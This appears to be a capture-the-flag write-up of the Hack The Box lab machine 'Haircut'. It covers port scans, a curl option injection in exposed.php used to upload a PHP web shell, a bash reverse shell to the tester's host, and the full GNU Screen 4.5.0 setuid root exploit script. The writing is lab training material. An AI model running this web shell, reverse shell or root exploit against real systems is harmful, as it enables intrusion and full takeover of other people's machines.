1.0 - High Level Summary

1.1 - Host Summary

> hostname, IP, OS, tags
Hostname: Haircut
IP: 10.10.10.24
OS: Linux
Tags: #PHP #Injection #Web


1.2 - Attack Surface Summary

> high level overview of exploitable services / potential
First fuzzing:
ffuf -u http://haircut.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c -e .php, .txt, .html
→ Result:
```fuff
uploads              [Status: 301, Size: 194, Words: 7, Lines: 8]
exposed.php          [Status: 200, Size: 446, Words: 24, Lines: 20]
```

1.3 - Exploitation Summary

> high level overview of the services you exploited
Access url: http://haircut.htb/exposed.php

Testing with server http on Kali Machine and query url http://10.10.14.2:8000/test.php



→ It's query successfull

Testing with option query on this page:
http://10.10.14.2/test.php -b testcookie=testvalue

→ Result:

```
┌──(root💀 kali)-[/opt/OSCP/labs/HTB/24-Haircut]
└─# nc -lknvp 80
listening on [any] 80 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.24] 57034
GET /test.php HTTP/1.1
Host: 10.10.14.2
User-Agent: curl/7.47.0
Accept: */*
Cookie: testcookie=testvalue
```

Upload webshell with cmd.php file:
```php
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

Query on page with payload and option -o, output on folder uploads:
http://10.10.14.2/cmd.php -o uploads/cmd.php

→ Result:

haircut.htb/uploads/cmd.php?cmd=cat+/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
maria:x:1000:1000:maria,,,:/home/maria:/bin/bash
mysql:x:110:117:MySQL Server,,,:/nonexistent:/bin/false
lightdm:x:111:118:Light Display Manager:/var/lib/lightdm:/bin/false
pulse:x:112:121:PulseAudio daemon,,,:/var/run/pulse:/bin/false
sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin
```

Gain access with bash reverse shell:
curl -G http://10.10.10.24/uploads/cmd.php --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/10.10.14.2/4444 0>&1'"

```nc
nc -nvlp 4444
```

→ Result:

```
┌──(root💀 kali)-[/opt/OSCP/labs/HTB/24-Haircut]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.24] 47952
bash: cannot set terminal process group (1213): Inappropriate ioctl for device
bash: no job control in this shell
www-data@haircut:~/html/uploads$
```

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and inital discover
First scan:
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -p1-65535 -oN /opt/OSCP/labs/HTB/24-Haircut/10.10.10.24.txt 10.10.10.24
→ Result:
```nmap
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Second scan:
nmap -Pn -nvv -sSV --version-intensity 9 -A -p 22,80 -oN /opt/OSCP/labs/HTB/24-Haircut/nmap-versions.txt 10.10.10.24
→ Result:
```nmap
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDo4pezhJs9c3u8vPWIL9eW4qxQOrHCslAdMftg/
p1HDLCKc+9otg+MmQMlxF7jzEu8vJ0GPfg5ONRxlsfx1mwmAXmKLh9GK4WD2pFbg4iFiAO/
BAUjs3dNdR1S9wR6F+yRc2jgIyKFJO3JohZZFnM6BrTkZO7+IkSF6b3z2qzaWorHZW04XHdbxKjVCHpU5ewWQ5B32ScKRJE8bsi04Z
8YqS8qo4nPfEXq8LkUc2VWmFztWMCBuwVFvW8Pf34VDD4dEiIwz
|   256 87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLrPH0YEefX9y/
Kyg9prbVSPe3U7fH06/909UK8mAIm3eb6PWCCwXYC7xZcow1ILYvxF1GTaXYTHeDF6VqX0dzc=
|   256 b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA+vUE7P+f2aiWmwJRuLE2qsDHrzJUzJLleMvKmIHoKM
80/tcp open  http    syn-ack ttl 63 nginx 1.10.0 (Ubuntu)
|_http-title:  HTB Hairdresser
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.10.0 (Ubuntu)
```

```

## 2.2 - Exploitation

> gaining a shell

## Upload shell php on url http://haircut.htb/exposed.php with payload:
http://10.10.14.2/cmd.php -o uploads/cmd.php

→ Result:
```php
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

Gain a shell with command:
```bash
curl -G http://10.10.10.24/uploads/cmd.php --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/10.10.14.2/4444 0>&1'"
```

2.3 - Elevation

> methods used to gain SYSTEM / root
Run linpeas.sh and get privesc information:

Possible Exploits
[1] af_packet
CVE-2016-8655
Source: http://www.exploit-db.com/exploits/40871
[2] exploit_x
CVE-2018-14665
Source: http://www.exploit-db.com/exploits/45697
[3] get_rekt
CVE-2017-16695
Source: http://www.exploit-db.com/exploits/45010

Exploit successful with CVE-2017-16695, but we can privesc with GNU Screen 4.5.0 - Local Privilege Escalation

Download Code privesc and upload on machine
https://www.exploit-db.com/exploits/41154

```
www-data@haircut:/tmp$ ./41154.sh
./41154.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
gcc: error trying to exec 'cc1': execvp: No such file or directory
gcc: error trying to exec 'cc1': execvp: No such file or directory
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

#
```

3.0 - Loot and Code
```

3.1 - Proof

> screenshot of whoami, ip, and flag

```
# cat /root/root.txt
cat /root/root.txt
6c190d79e953efc42884fce722ad8525
# ifconfig
ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:47:b0
          inet addr:10.10.10.24  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:47b0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:264 errors:0 dropped:0 overruns:0 frame:0
          TX packets:726 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:75223 (75.2 KB)  TX bytes:60653 (60.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:168 errors:0 dropped:0 overruns:0 frame:0
          TX packets:168 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:12574 (12.5 KB)  TX bytes:12574 (12.5 KB)

# whoami
whoami
root
```

3.2 - Code Used

> full exploit code with source and highlights of changes

```php
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

```bash
bash -c 'bash -i >& /dev/tcp/10.10.14.2/4444 0>&1'
```

```privesc
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
```

```
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
```